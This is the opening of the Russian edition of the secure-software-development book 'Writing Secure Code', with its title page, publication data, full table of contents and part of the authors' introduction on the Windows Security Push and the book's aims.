Michael Howard
David LeBlank

WRITING SECURE CODE

Second Edition

Microsoft Press

Майкл Ховард

Дэвид Лебланк

ЗАЩИЩЕННЫЙ КОД

2-е издание, исправленное

Москва 2004

РУССКАЯ РЕДАКЦИЯ

УДК 004.45
ББК 32.973.26-018.2
Х68

Ховард М., Лебланк Д.

Х68 Защищенный код: Пер. с англ, — 2-е изд., испр. М.: Издательско-торговый дом «Русская Редакция», 2004. — 704 стр.: ил.

ISBN 5-7502-0238-0

В этой книге разработчики найдут практические советы и рекомендации по защите создаваемых приложений на всех этапах процесса создания ПО — от проектирования безопасных приложений и до тестирования для выявления брешей в готовой программе и создания безопасной документации и сообщений об ошибках. Здесь рассказывается о моделировании опасностей, планировании процесса разработки защищенных приложений, проблемах локализации и связанных с ней опасностях, недостатках файловых систем, поддержке конфиденциальности в приложениях и безопасной установке приложений. Авторы иллюстрируют свой рассказ примерами программ на самых разных языках — от C# до Perl. Издание обогащено знанием, полученным авторами в процессе реализации Windows Security Push — инициативы по укреплению защиты продуктов Microsoft.

Книга будет полезной менеджерам проектов, архитекторам приложений, программистам, тестировщикам и техническим писателям. то есть абсолютно всем специалистам, вовлеченным в процесс разработки ПО, — как новичкам, так и профессионалам.

Книга состоит из 24 глав, 5 приложений, библиографического списка с аннотациями и предметного указателя.

УДК **004.45**
ББК 32.973.26-018.2

Подготовлено к изданию по лицензионному договору с Microsoft Corporation, Редмонд, Вашингтон, США.

Active Directory, ActiveX, Authenticode, Hotmail, JScript, Microsoft, Microsoft Press, MSDN, MS-DOS, Visual Basic. Visual C++, Visual Studio, Win32. Windows, и Windows NT являются товарными знаками или охраняемыми товарными знаками корпорации Microsoft в США и/или других странах. Все другие товарные знаки являются собственностью соответствующих фирм.

Все названия компаний, организаций, продуктов, Web-сайтов, доменов, адресов электронной почты. событий, а также имена лиц, используемые в настоящем издании, вымышлены и не имеют никакого отношения к реальным компаниям, организациям, продуктам, Web-сайтам, доменам, адресам электронной почты, событиям и именам лиц.

© Оригинальное издание на английском языке, Microsoft Corporation, 2003

© Перевод на русский язык, Microsoft Corporation, 2003-2004

© Оформление и подготовка к изданию, издательско-торговый дом «Русская Редакция», 2003-2004

[SBN 0-7356-1722-8 (англ.)
TSBN 5-7502-0238-0

Оглавление

Введение **XX**

Кому адресована эта книга ... XXI
Структура книги ... XXII
Загрузка и установка примеров приложений ... XXII
Системные требования ... XXII
Техническая поддержка ... XXIII
Благодарности ... XXIII

ЧАСТЬ I
БЕЗОПАСНОСТЬ ПРИЛОЖЕНИЙ СЕГОДНЯ 1

Глава 1 Необходимость защиты систем **2**

Приложения в «дикой» Web-среде ... 4
Необходимость доверительных вычислений ... 6
«Танцуют все!» ... 6
Тактичные методы пропаганды идей безопасности ... 7
Запрещенные приемы ... 10
Некоторые методы насаждения идей безопасности ... 11
Убедите начальника обратиться к сотрудникам с заявлением на тему безопасности ... 12
Возьмите в штат поборника безопасности ... 13
Правила боя ... 16
Правило №1: защищающемуся приходится охранять все слабые места, а нападающему достаточно выбрать одно из них ... 17
Правило №2: защищающийся готовится отразить известные атаки, а нападающий может разработать новые методы взлома ... 17
Правило № 3: оборону следует держать постоянно, удар же возможен когда угодно ... 17
Правило №4: защищающему приходится соблюдать правила, а нападающему не возбраняется вести «грязную игру» ... 18
Резюме ... 18

Глава 2 Активный подход к безопасности при разработке приложений 19

Совершенствование процессов ... 21
Необходимость обучения ... 22
Отношение сотрудников к обязательному обучению ... 24
Непрерывность обучения ... 25
Развитие науки о безопасности ... 25
Образование позволяет избавиться от заблуждения, что «лишняя пара глаз — всегда лучше» ... 26
А теперь доказательства! ... 26
Проектирование ... 27
Беседуйте с потенциальными сотрудниками ... 27
Определите цели защиты продукта ... 28
Рассматривайте защиту как неотделимую функцию программы ... 31
Отведите на обеспечение безопасности достаточно времени ... 34
Моделируйте опасности, грозящие системе ... 34
С самого начала запланируйте процедуру удаления функций, оказавшихся небезопасными ... 34
Определите допустимое число ошибок ... 35
Предусмотрите проверку группой по безопасности ... 36
Разработка ... 36
Очень осторожно предоставляйте права на внесение исправлений ... 36
Перепроверяйте внесенные исправления ... 36
Создайте руководство по созданию безопасного кода ... 37
Учитесь на предыдущих ошибках ... 37
Поручите анализ безопасности приглашенным специалистам ... 38
Разверните кампанию по безопасности ... 38
Не утоните в потоке обнаруженных ошибок защиты ... 39
Следите за уровнем ошибок ... 39
Никаких неожиданностей и «пасхальных яиц»! ... 39
Тестирование ... 40
Поставка и сопровождение ... 40
Как узнать, что продукт готов ... 40
Обратная связь ... 41
Ответственность ... 41
Резюме ... 41

Глава 3 Принципы безопасности, которые следует взять на вооружение 43

Принцип SD³: безопасно согласно проекту, по умолчанию и при развертывании ... 43
Безопасно согласно проекту ... 44
Безопасно по умолчанию ... 45
Безопасно при развертывании ... 45
Принципы безопасности ... 46
Учитесь на ошибках ... 46

Уменьшайте «площадь» приложения, уязвимую для нападений ... 48
Назначайте безопасные параметры в конфигурации по умолчанию ... 49
Защищайте все уровни ... 50
Используйте наименьшие привилегии ... 51
Будьте готовы к проблемам с обратной совместимостью ... 53
Принимайте как аксиому, что внешние системы не защищены по определению ... 55
Разработайте план действий на случай сбоев и отказов ... 55
Предусмотрите безопасный сбой ... 55
Помните, что возможности подсистемы безопасности — это не то же самое, что безопасные возможности системы ... 57
Не стройте систему защиты на ограничении информации о приложении ... 57
Разделяйте код и данные ... 58
Корректно исправляйте ошибки в защите ... 58
Резюме ... 59

Глава 4 Моделирование опасностей 60

Моделирование опасностей как средство проектирования защищенных приложений ... 61
Создание группы моделирования опасностей ... 62
Разложение программы на составляющие ... 63
Определение опасностей, грозящих системе ... 71
Распределение опасностей по мере убывания их серьезности ... 79
Реакция на опасность ... 90
Отбор методов для предотвращения опасности ... 92
Методы защиты ... 92
Аутентификация ... 93
Авторизация ... 97
Технологии защиты от несанкционированного доступа и обеспечение конфиденциальности ... 98
Защищайте секретные данные, а лучше вообще не храните их ... 99
Шифрование, хеши, MAC-коды и цифровые подписи ... 99
Аудит ... 100
Фильтрация, управление входящими запросами и качество обслуживания ... 100
Минимальные привилегии ... 101
Устранение опасностей, грозящих приложению расчета зарплаты ... 101
Основные опасности и методы борьбы с ними ... 102
Резюме ... 106

ЧАСТЬ II
МЕТОДЫ БЕЗОПАСНОГО КОДИРОВАНИЯ 107

Глава 5 Враг №1: переполнение буфера 108

Переполнение стека ... 109
Переполнение кучи ... 118

Ошибки индексации массива ... 123
Ошибки в строках форматирования ... 125
Несовпадение размеров буфера при использовании Unicode и ANSI ... 130
Пример ошибки, связанной с Unicode ... 132
Предотвращение переполнения буфера ... 132
Безопасная обработка строк ... 133
Пара слов об осторожности при работе со строковыми функциями ... 142
Параметр /GS компилятора Visual C++ .NET ... 143
Резюме ... 146

Глава 6 Выбор механизма управления доступом 147

Почему списки ACL так важны ... 147
Раздел не «по теме»: исправление кода доступа к реестру ... 149
Из чего состоит ACL ... 150
Как выбрать оптимальный ACL ... 153
Эффективные запрещающие ACE-записи ... 155
Создание ACL ... 155
Создание ACL в Windows NT 4 ... 155
Создание ACL в Windows 2000 ... 159
Создание ACL средствами Active Template Library ... 162
Как правильно упорядочить ACE-записи ... 164
Безопасность при использовании SID сервера терминалов и удаленного рабочего стола ... 166
Нулевая DACL и другие опасные типы ACE ... 167
Нулевая DACL и аудит ... 169
Опасные типы ACE ... 169
Что делать, если нельзя изменить нулевую DACL ... 170
Другие механизмы управления доступом ... 170
Роли в .NET Framework ... 171
Роли в COM+ ... 172
IP-ограничения ... 173
Триггеры и разрешения сервера SQL Server ... 174
Пример приложения для поликлиники ... 174
Важное замечание по поводу механизмов управления доступом ... 175
Резюме ... 176

Глава 7 Принцип минимальных привилегий 177

Ущерб от вредоносного ПО ... 178
Вирусы и троянцы ... 178
Изменение страниц Web-сайтов ... 179
Краткий экскурс в управление доступом ... 180
Коротко о привилегиях ... 180
Привилегия SeBackupPrivilege ... 181
Привилегия SeRestorePrivilege ... 184

Привилегия SeDebugPrivilege ... 184
Привилегия SeTcbPrivilege ... 185
Привилегии SeAssignPrimaryTokenPrivilege и SeIncreaseQuotaPrivilege ... 185
Привилегия SeLoadDriverPrivilege ... 185
Привилегия SeRemoteShutdownPrivilege ... 186
Привилегия SeTakeOwnershipPrivilege ... 186
Несколько слов о маркерах ... 186
Как взаимодействуют маркеры, привилегии, SID, ACL и процессы ... 187
Идентификаторы SID и управление доступом, а также привилегии и их проверка ... 188
Три аргумента в пользу назначения приложению высоких привилегий ... 188
Проблемы с ACL ... 188
Проблемы с привилегиями ... 189
Использование секретов LSA ... 189
Решение проблем, возникающих из-за предоставления высоких привилегий ... 190
Решение проблемы ACL ... 190
Решение проблем с привилегиями ... 191
Решение проблем с LSA ... 191
Определение оптимального набора привилегий ... 191
Этап 1: выясните, какие ресурсы нужны приложению ... 191
Этап 2: выясните, какими системными API-функциями пользуется приложение ... 192
Этап 3: определите, какая требуется учетная запись ... 193
Этап 4: исследуйте содержимое маркера ... 193
Этап 5: выясните необходимость всех привилегий и SID-идентификаторов ... 199
Этап 6: внесите изменения в маркер ... 199
Учетные записи непривилегированных служб в Windows XP/.NET Server 2003 ... 212
Привилегия олицетворения в Windows .NET Server 2003 ... 214
Отладка ошибок, возникающих из-за ограничения привилегий ... 215
Резюме ... 218

Глава 8 Подводные камни криптографии ***222***

«Слабые» случайные числа ... 222
Проблема с функцией rand ... 223
Случайные числа криптографического качества в Win32 ... 225
Случайные числа криптографического качества в управляемом коде ... 230
Случайные числа криптографического качества на Web-страницах ... 230
Создание криптографических ключей на основе пароля ... 231
Оценка эффективной длины пароля ... 231
Управление ключами ... 234
Долгосрочные и краткосрочные ключи ... 235
Выбор длины ключа для защиты данных ... 235
Выбор места хранения ключей ... 236

Проблемы обмена ключами ... 239
Создание собственных криптографических функций ... 241
Использование одного ключа потокового шифрования ... 243
Зачем нужно потоковое шифрование ... 244
Подводные камни потокового шифрования ... 244
"Что делать, когда необходимо использовать лишь один ключ ... 247
Атаки на поточные шифры путем переворота бит ... 248
Защита от атак переворота бит ... 249
Что выбрать: хеш, хеш с ключом или цифровую подпись ... 249
Повторное использование буфера для открытого и зашифрованного текста ... 254
Криптография как средство защиты от атак ... 255
Документируйте все случаи использования криптографии ... 256
Резюме ... 256

Глава 9 Защита секретных данных 257

Атака на секретные данные ... 258
Когда секрет хранить не обязательно ... 258
Хеш с модификатором данных ... 259
Применение PKCS # 5 для усложнения задачи взломщика ... 261
Получение секретных данных от пользователя ... 262
Защита секретов в Windows 2000 и следующих ОС семейства ... 262
Частный случай: реквизиты пользователя в Windows XP ... 265
Защита секретов в Windows NT 4 ... 267
Защита секретов в Windows 95/98/Me и Windows CE ... 270
Получение информации об устройстве средствами PnP ... 271
Слабость единого универсального решения ... 275
Управление секретами в памяти ... 276
Оптимизирующий компилятор... с подвохом ... 277
Шифрование секретных данных в памяти ... 280
Блокировка памяти для предотвращения выгрузки секретной информации на диск ... 281
Защита секретных данных в управляемом коде ... 282
Управление секретами в памяти в управляемом коде ... 288
Поднимаем планку безопасности ... 290
Хранение данных в файле на FAT-томе ... 290
Применение встроенного ключа и операции XOR ... 290
Применение встроенного ключа и алгоритма 3DES ... 290
Использование 3DES для шифрования данных и хранение пароля в реестре ... 290
Использование 3DES для шифрования данных и хранение пароля в защищенном разделе реестра ... 291
Использование 3DES для шифрования данных, хранение пароля в надежном разделе реестра, а также защита самого файла и раздела реестра списками ACL ... 291

Шифрование данных по алгоритму 3DES, хранение пароля в надежном разделе реестра, требование ввести пароль, а также защита списками ACL файла и раздела реестра . . . 291
Компромиссы при защите секретных данных . . . 291
Резюме . . . 292

Глава 10 Все входные данные — от лукавого! 293

Суть проблемы . . . 294
Излишнее доверие . . . 295
Методы защиты от атак, основанных на изменении входных данных . . . 296
Как проверять корректность данных . . . 298
«Осторожные» переменные в Perl . . . 299
Регулярные выражения как средство проверки входящих данных . . . 301
Будьте внимательны с поиском (или проверкой) данных . . . 303
Регулярные выражения и Unicode . . . 304
Розеттский камень регулярных выражений . . . 307
Регулярные выражения в Perl . . . 308
Регулярные выражения в управляемом коде . . . 308
Регулярные выражения в сценариях . . . 309
Регулярные выражения в C++ . . . 310
Хороший подход, но без использования регулярных выражений . . . 310
Резюме . . . 311

Глава 11 Недостатки канонического представления 312

Что означает «канонический» и как это понятие создает проблемы . . . 313
Проблемы канонического представления имен файлов . . . 313
Обход фильтров имен файлов в сервисе Napster . . . 313
Брешь в Mac OS X и Apache . . . 314
Брешь в именах устройств DOS . . . 314
Брешь в символической ссылке на каталог /tmp в пакете StarOffice компании Sun . . . 314
Стандартные ошибки в канонических именах Windows . . . 315
Проблемы приведения в канонический вид в Web . . . 321
Обход родительского контроля AOL . . . 321
Обход механизмов обеспечения безопасности eEye . . . 321
Зоны в Internet Explorer 4. Ошибка «IP-адрес без точек* . . . 322
Брешь, связанная с потоком ::$DATA в Internet Information Server 4.0 . . . 323
Две строки вместо одной . . . 324
Еще одна напасть в Web — управляющие символы . . . 325
Атаки на основании визуального совпадения и гомографические атаки . . . 328
Предотвращение ошибок приведения в канонический вид . . . 329
Никогда не принимайте решений на основании имен . . . 329
Используйте регулярные выражения как метод контроля имени . . . 330
Отключайте генерацию имен файлов в формате «8.3» . . . 331

Не полагайтесь на переменную PATH — указывайте полные имена файлов ... 331
Самостоятельно приводим имена в канонический вид ... 332
Безопасно вызывайте CreateFile ... 336
Лекарства от болезни приведения в канонический вид в Web ... 336
Контроль правильности входных данных ... 336
Исключительная осторожность с UTF-8 ... 336
ISAPI — между молотом и наковальней ... 337
На закуску: проблемы приведения в канонический вид, не связанные с файлами ... 338
Имена серверов ... 338
Имена пользователей ... 339
Резюме ... 341

Глава 12 Ввод в базу данных 342

Суть проблемы ... 343
Псевдосредство № 1: заключение вводимых данных в кавычки ... 345
Псевдосредство №2: хранимые процедуры ... 346
Средство № 1: никаких подключений к СУБД под учетной записью администратора ... 347
Средство №2: построение безопасных SQL-выражений ... 348
Создание безопасных хранимых процедур ... 349
Глубокая оборона ... 350
Резюме ... 354

Глава 13 Проблемы ввода в Web-среде 355

Кросс-сайтовые сценарии: когда выходные данные превращаются в монстров ... 355
Иногда взломщик обходится без тэга <SCRIPT> ... 359
Атаку не всегда инициирует щелчок ссылки ... 359
Другие атаки, связанные с XSS ... 360
XSS-атаки на локальные файлы ... 360
Атаки на HTML-ресурсы ... 361
Как предотвратить XSS-бреши ... 362
Кодирование выходных данных ... 362
Обрамление всех свойств тэга двойными кавычками ... 363
Вставка данных в свойство innerText ... 363
Применение только одной кодовой страницы ... 364
Параметр HttpOnly cookie-файлов в браузере Internet Explorer 6 SP1 ... 364
Отметка о происхождении материала из Интернета ... 366
Атрибут <FRAME SECURITY> браузера Internet Explorer ... 367
Параметр конфигурации ValidateRequest в ASP.NET 1.1 ... 367
Не ищите небезопасные конструкции ... 368
Когда непременно нужно, чтобы пользователи посылали HTML на ваш Web-сайт ... 369

Как проверить код на наличие XSS-дефектов ... 370
Прочие вопросы безопасности в Web ... 371
Проблемы из-за функции eval() ... 371
Проблемы доверия в HTTP ... 371
Приложения и фильтры на основе ISAPI ... 372
Будьте осторожны с «предсказуемыми» cookie-файлами ... 375
Проблемы SSL/TLS на клиентской стороне ... 375
Резюме ... 376

Глава 14 Проблемы поддержки других языков 377

Золотые правила безопасной реализации I18N ... 378
Применение Unicode ... 378
Предотвращение переполнения буфера из-за I18N ... 378
Слова и байты ... 379
Проверка корректности I18N ... 380
Визуальная проверка ... 380
Не проверяйте правильность строк посредством LCMapString ... 381
Для проверки действительности имен файлов применяйте CreateFile ... 381
Проблемы преобразования символов ... 381
Вызов MultiByteToWideChar с флагами MB_PRECOMPOSED и MB_ERR_INVALID_CHARS ... 382
Вызов WideCharToMultiByte с флагом WC_NO_BEST_FIT_CHARS ... 382
Сравнение и сортировка ... 385
Свойства символов Unicode ... 386
Нормализация ... 386
Резюме ... 387

ЧАСТЬ III
ДОПОЛНИТЕЛЬНЫЕ МЕТОДЫ СОЗДАНИЯ ЗАЩИЩЕННОГО КОДА 389

Глава 15 Безопасность сокетов 390

Как предотвратить подмену сервера ... 391
Атаки с применением окон на прием в протоколе TCP ... 398
Выбор интерфейсов сервера ... 398
Порядок обработки запросов на создание подключения ... 399
Создание приложений, поддерживающих взаимодействие через брандмауэры ... 405
Используйте для работы только одно подключение ... 405
Не создавайте обратных подключений от сервера к клиенту ... 406
Используйте поддерживающие подключения протоколы ... 406
Не используйте в приложениях передачу данных поверх другого протокола ... 407
Не размещайте IP-адреса хостов в данных прикладного уровня ... 407
Создавайте настраиваемые приложения ... 407

Подмена сетевых объектов и доверие хостам и портам ... 408
IPv6 наступает! ... 409
Резюме ... 410

Глава 16 Защита RPC, ActiveX-элементов и объектов DCOM 411

Азы RPC ... 412
Что такое RPC ... 412
Создание RPC-приложений ... 413
Как взаимодействуют RPC-приложения ... 414
Проверенные методы обеспечения безопасности RPC ... 416
Параметр /robust MIDL-компилятора ... 416
Атрибут [range] ... 416
Применяйте аутентификацию подключений ... 417
Обеспечьте поддержку конфиденциальности и целостности ... 422
Используйте строгие описатели контекста ... 422
Не полагайтесь при проверке доступа на описатели контекста ... 425
Избегайте нулевых описателей контекста ... 426
Не доверяйте соседним процессам ... 427
Используйте безопасные функции обратного вызова ... 428
Совместная работа нескольких RPC-серверов в одном процессе ... 429
Используйте популярные протоколы ... 431
Проверенные методы обеспечения безопасности DCOM ... 432
Основы DCOM ... 432
Безопасность на уровне приложения ... 434
Контексты пользователей в DCOM ... 434
Программное управление безопасностью ... 437
Источники и приемники ... 440
Азы ActiveX ... 440
Проверенные методы обеспечения безопасности ActiveX ... 441
ActiveX-компоненты, безопасные в плане инициализации и исполнения сценариев ... 441
Проверенные методы создания SFI- и SFS-элементов ... 443
Резюме ... 446

Глава 17 Противостояние атакам типа «отказ в обслуживании» 447

Атаки, вызывающие «крах* приложений ... 447
Атаки, вызывающие перегрузку процессора ... 451
Атаки, вызывающие нехватку памяти ... 459
Атаки, вызывающие нехватку ресурсов ... 459
Атаки, вызывающие снижение пропускной способности сети ... 461
Резюме ... 462

Глава 18 Создание безопасного кода в .NET 463

Безопасность доступа к коду в картинках ... 465
Рекомендую: утилита FxCop ... 466

Назначение сборкам строгих имен ... 467
Сборки со строгими именами и ASENET ... 469
Разрешения на доступ к сборке ... 469
Требуйте минимальный набор разрешений ... 470
Откажитесь от ненужных разрешений ... 470
Запрашивайте необязательные разрешения ... 471
Злоупотребление методом Assert ... 472
Подробно о Demand и Assert ... 473
Минимизация набора подтвержденных разрешений ... 475
Методы Demand и LinkDemand ... 476
Пример бреши в защите из-за использования LinkDemand ... 477
Атрибут SuppressUnmanagedCodeSecurityAttribute: используйте с осторожностью ... 478
Удаленный вызов ... 479
Минимизация пользователей кода ... 479
Отказ от конфиденциальных данных в конфигурационных или XML-файлах ... 481
Сборки, поддерживающие частичное доверие ... 481
Проверка корректности управляемого кода, служащего оберткой для неуправляемого ... 482
Сложности с делегатами ... 483
Проблемы с сериализацией ... 483
Роль изолированного хранилища ... 484
Отключение трассировки и отладки перед развертыванием приложения ASP.NET ... 485
Отключение режима отображения подробной информации при удаленных вызовах ... 486
Десериализация данных из ненадежных источников ... 487
Ограничение информации при сбое ... 487
Резюме ... 488

ЧАСТЬ IV
ОСОБЫЕ ВОПРОСЫ 491

Глава 19 Тестирование защиты 492

Роль тестировщика защиты ... 492
Тестирование тестированию рознь ... 493
Создание тест-планов на основании модели опасностей ... 494
Декомпозиция приложения ... 495
Определение интерфейсов компонентов ... 495
Ранжирование интерфейсов по степени уязвимости ... 496
Определение структур данных, используемых каждым интерфейсом ... 497
Атаки по классификации STRIDE ... 497
Атака с инициированием мутации данных ... 499
Данные и контейнер ... 501
Прежде чем приступить к тестированию ... 510
Создание инструментов для поиска дефектов ... 511

Тестирование клиентов с применением подставных серверов . . . 527
Разрешено ли пользователю видеть и/или изменять данные . . . 528
Тестирование с шаблонами безопасности . . . 529
Обнаружением ошибки работа не заканчивается! . . . 530
Тестировочный код должен быть высококачественным . . . 531
Сквозное тестирование решения . . . 531
Определение «поверхности поражения» . . . 532
Определите основные векторы атаки . . . 532
Определите модули векторов атаки . . . 532
Определите число векторов с модулями . . . 532
Резюме . . . 534

Глава 20 Анализ безопасности кода 535

Как быть с большими приложениями . . . 537
Многократный проход . . . 538
Низко висящие плоды . . . 538
Переполнение целочисленных буферов . . . 540
Родственная проблема: когда буфер слишком мал . . . 543
Проверка возвращаемых значений . . . 543
Особо тщательная проверка кода с указателями . . . 544
Никогда не доверяйте данным . . . 544
Резюме . . . 545

Глава 21 Безопасная установка приложений 546

Принцип минимальных привилегий . . . 547
Убирайте за собой! . . . 549
Редактор конфигурации безопасности . . . 549
Низкоуровневые API-функции безопасности . . . 556
Используйте Windows Installer . . . 557
Резюме . . . 558

Глава 22 Обеспечение конфиденциальности 559

Досаждающие и злонамеренные нарушения конфиденциальности . . . 560
Законодательство о соблюдении конфиденциальности . . . 560
Персональная идентификационная информация . . . 561
Директивы ЕС о защите данных . . . 561
Закон о безопасной зоне . . . 561
Прочие законы о конфиденциальности . . . 563
Конфиденциальность и безопасность . . . 564
Построение инфраструктуры конфиденциальности . . . 564
Роль директора по конфиденциальности . . . 565
Роль агента по конфиденциальности . . . 566
Проектирование приложений, обеспечивающих конфиденциальность . . . 566
Конфиденциальность в процессе разработки . . . 566

Функции конфиденциальности ... 569
Резюме ... 578

Глава 23 Общие методы обеспечения безопасности 579

Не предоставляйте взломщику никакой информации ... 579
Используйте оптимальные методы создания служб ... 580
Безопасность, службы и интерактивный рабочий стол ... 580
Рекомендации по выбору учетной записи для службы ... 5M1
Не позволяйте информации просочиться через заголовки ... 5M3
Очень осторожно относитесь к изменению сообщений об ошибках в «заплатках» ... 584
Дважды проверяйте пути-дороги ошибок ... 584
Не включайте ничего лишнего! ... 584
Ошибки режима ядра ... 584
Высокоуровневые проблемы безопасности ... 5M5
Описатели ... 586
Символические ссылки ... 5M6
Квота ... 5M6
Примитивы сериализации ... 5M6
Проблемы обработки буферов ... 5M7
Отмена IRP-пакетов ... 5M9
Относящиеся к безопасности комментарии в коде приложения ... 5!Ю
Используйте стандартные средства операционной системы ... 5!Ю
Не рассчитывайте, что пользователи всегда принимают «правильные» решения ... 5!Ю
Предусмотрите безопасный вызов функции CreateProcess ... 591
Не передавайте NULL в качестве значения lpApplicationName ... 592
Выделение пути к исполняемому файлу в lpCommandLine кавычками ... 592
Не создавайте общих или перезаписываемых сегментов ... 593
Правильно используйте функции олицетворения ... 593
Не размещайте никаких пользовательских файлов в каталоге \Program Files ... 594
Ошибки при создании объектов ... 594
Уход и забота о CreateFile ... 596
Безопасное создание временных файлов ... 597
Установщики и EFS ... 600
Проблемы точек повторной обработки в файловой системе ... 601
Безопасность, обеспечиваемая средствами клиента, — это оксюморон ... 601
Примеры часто служат шаблонами ... 602
Влезьте в шкуру пользователя! ... 602
Вы ответственны за пользователей, которых «приручили* ... 603
Определение прав доступа на основе SID администратора ... 603
Обеспечьте поддержку длинных паролей ... 604
Будьте осторожны с _alloca ... 604
Макросы преобразования в ATL ... 605
Никаких внутрикорпоративных имен в приложении! ... 606

Перенесите строки в DLL ресурсов 606
Ведение журналов в приложении 607
Превратите опасный код на C/C++ в управляемый 608

Глава 24 Документация по безопасности и сообщения об ошибках 609

Безопасность в документации 609
Основы 610
Документация как средство предотвращения опасности 611
Проверенные методы обеспечения безопасности за счет документирования 611
Проблемы с безопасностью в сообщениях об ошибках 613
Типичное сообщение об ошибке 614
Проблема раскрытия информации 614
Информированное согласие 616
Последовательное раскрытие 618
Будьте конкретны 618
Подумайте, может, вообще обойтись без вопросов 620
Протестируйте касающиеся безопасности сообщения на предмет удобства восприятия 621
На что обратить внимание при проверке спецификации продукта 621
Безопасность и удобство использования 622
Резюме 623

ЧАСТЬ V
ПРИЛОЖЕНИЯ 625

Приложение А Опасные API-функции 626

API-функции, способные привести к переполнению буфера 627
API-функции, ненадежные по отношению к манипулированию именами 629
API-функции, уязвимые для «троянских» атак 630
Стили окон и типы элементов управления 631
API-функции олицетворения 631
API-функции, уязвимые для DoS-атак 632
Проблемы в сетевых API-функциях 633
Прочие API-функции 634

Приложение Б Смехотворные оправдания, которые приходилось слышать 636

Приложение В Контрольный список по безопасности для архитектора 643

Приложение Г Контрольный список по безопасности для программиста 645

Общие условия ... 645
\Veb и базы данных ... 647
RPC ... 647
ActiveX, COM и DCOM ... 648
Криптография и управление секретами ... 648
Управляемый код ... 648

Приложение Д Контрольный список по безопасности для тестировщика 650

Заключительное замечание 652

Библиографический список с аннотациями 653

Предметный указатель 658

Об авторах 672

Введение

На протяжении февраля и марта 2002 г. вся нормальная работа над Microsoft Windows остановилась. Всем разработчикам пришлось заняться укреплением безопасности следующей операционной системы, Windows .NET Server 2003. Цель кампании Windows Security Push (именно такое название она получила) состояла в обучении всей команды передовым методам создания безопасного кода, обнаружения недостатков в проекте и коде продукта, а также совершенствования кода тестирования и документации. На время кампании первое издание этой книги стало обязательным чтением для всех членов команды разработчиков Windows, а это, второе издание дополнено информацией, полученной в процессе как Windows Security Push, так и следующих кампаний по безопасности продуктов Microsoft, в том числе SQL Server, Office, Exchange, Systems Management Server, Visual Studio .NET, общеязыковой среды .NET (CLR) и многих других.

Толчок для проведения Windows Security Push (и большинства остальных кампаний по безопасности) дал Билл Гейтс, опубликовав 15 января 2002 г. меморандум «Доверительные вычисления», в котором представил новую высокоуровневую стратегию создания компьютерных систем нового поколения, систем, которые отличаются повышенной безопасностью и доступностью. Со времени публикации меморандума мы побеседовали с тысячами разработчиков как из Microsoft, так и других корпораций, и все они подчеркивали: «Мы хотим делать все правильно — создавать безопасное ПО, — но нам не хватает знаний». Эта книга — удовлетворит подобное желание и компенсирует недостаток знаний. Мы стремились научить тому, что никогда не преподавали в официальных учебных заведениях — как проектировать, программировать, тестировать и документировать безопасное программное обеспечение. Под *безопасным ПО* мы не подразумеваем код защиты или код, выполняющий те или иные защитные функции. Мы имеем в виду код, который способен противостоять злонамеренным атакам. Безопасный код — это еще и надежный код.

Наша цель — вооружить вас максимумом практических советов. И подспудно — заставить каждого разработчика осознать, что его приложение *будут* атаковать. Яснее выразиться невозможно, но мы все-таки повторимся: если вы создаете приложение, которое выполняется на одном или нескольких компьютерах, подключенных к сети или к самой большой сети из всех, к Интернету, ваше приложение непременно подвергнется нападению.

Последствия компрометации систем многообразны: это может быть потеря готового продукта, утрата клиентов, а также значительные финансовые расходы. Если взломщику удастся скомпрометировать приложение, сделав его недоступным, ваши клиенты могут уйти к конкурентам. Большинство людей отказываются долго ждать загрузку страницы в Web, поэтому если сервис окажется недоступным, многие обратятся в другую компанию.

Настоящая беда большинства крупных компаний, разрабатывающих ПО, в том. что безопасность не считается способствующей повышению доходов и относится к статьям издержек процесса разработки. Из-за этого руководство неохотно тратит деньги на обучение программистов созданию безопасного кода. Но сразу после успешной атаки на защиту начинают выделять значительные средства! И это самое неприятное — спохватываются тогда, когда ущерб уже нанесен. Устранение недостатков приложений после взлома обходится дороже как в плане денег, так и репутации,

Необходимость защищать имущество от воровства и атак — доказанная временем истина. Испокон веков законы предусматривали наказание тем, кто ворует, занимается вредительством или нарушает границы чужих частных владений. Просто люди давно поняли: частное имущество должно оставаться таковым. Такие же нормы действуют и в мире компьютеров, поэтому одна из задач разраб< >тчиков заключается в создании приложений и решений, которые защищают интеллектуальную собственность.

Вы заметите, что в книге освещены некоторые фундаментальные вопросы, которые следует преподавать при обучении проектированию и разработке безопасных систем. Можно подумать, что проектирование — это удел архитекторов или менеджеров проекта, но это не так — программистам и тестировщикам также необходимо понимать, как создаются системы, способные противостоять атакам.

Мы знаем, что приложение всегда уязвимо, независимо от того, сколько времени и усилий вы потратите на его безопасность, — просто потому что нельзя предвидеть сюрпризы, которые подкинут в будущем наука и хакеры. Мы в курсе, что Microsoft Windows .NET Server 2003 также не лишена недостатков, но мы уверены, что можно значительно усложнить задачу взломщику, сократив общее число ошибок. Именно этому и посвящена эта книга.

Кому адресована эта книга

Эта книга для тех, кто проектирует приложения или пишет код, тестирует продукт или создает документацию. А также для тех, кто разрабатывает Web- или Win32-приложения и изучает или создает приложения на базе Microsoft .NET Framework. Короче говоря, если вы занимаетесь разработкой приложений, то найдете здесь много полезной информации,

Даже если вы пишете код, который работает не на системах Microsoft, многое из этой книги вам пригодится. За исключением нескольких глав, полностью посвященных особенностям безопасности на платформах Microsoft, в остальных рассказывается о проблемах, которые практически идентичны для всех систем. В некоторых случаях присущие, казалось бы, только Windows проблемы обнаруживаются в других ОС. Например, наличие файлов с ACL, предоставляющим неограниченный доступ группе Everyone, и файлов с атрибутом World Writable в UNIX создает практически одинаковую угрозу для безопасности, а кросс-сайтовые сценарии вообще встречаются во всех системах.

Структура книги

Книга состоит из пяти частей. В части 1 * Безопасность приложений сегодня» (главы 1—4) рассказано, почему системы следует защищать от атак, а также представлены рекомендации и методы анализа, позволяющие разрабатывать безопасные системы.

«Соль» этой книги сосредоточена в частях 2 и 3. Часть 2 «Методы безопасного кодирования» (главы 5 — 14) посвящена важнейшим методам программирования, которые обязательны к применению при создании практически любого (и не только защищенного) приложения. Часть 3 «Дополнительные методы создания защищенного кода» состоит из четырех глав (с 15 по 18), где описаны сетевые приложения и код .NET.

Часть 4 «Особые вопросы» состоит из шести глав (с 19 по 24). Они посвящены вопросам, обсуждаемым не очень часто: тестированию, анализу исходного кода на предмет безопасности, конфиденциальности и безопасной установке ПО. В главе 23 собраны общие рекомендации, которым не нашлось места в других главах, потому что они не так обширны и не требуют для описания отдельных глав.

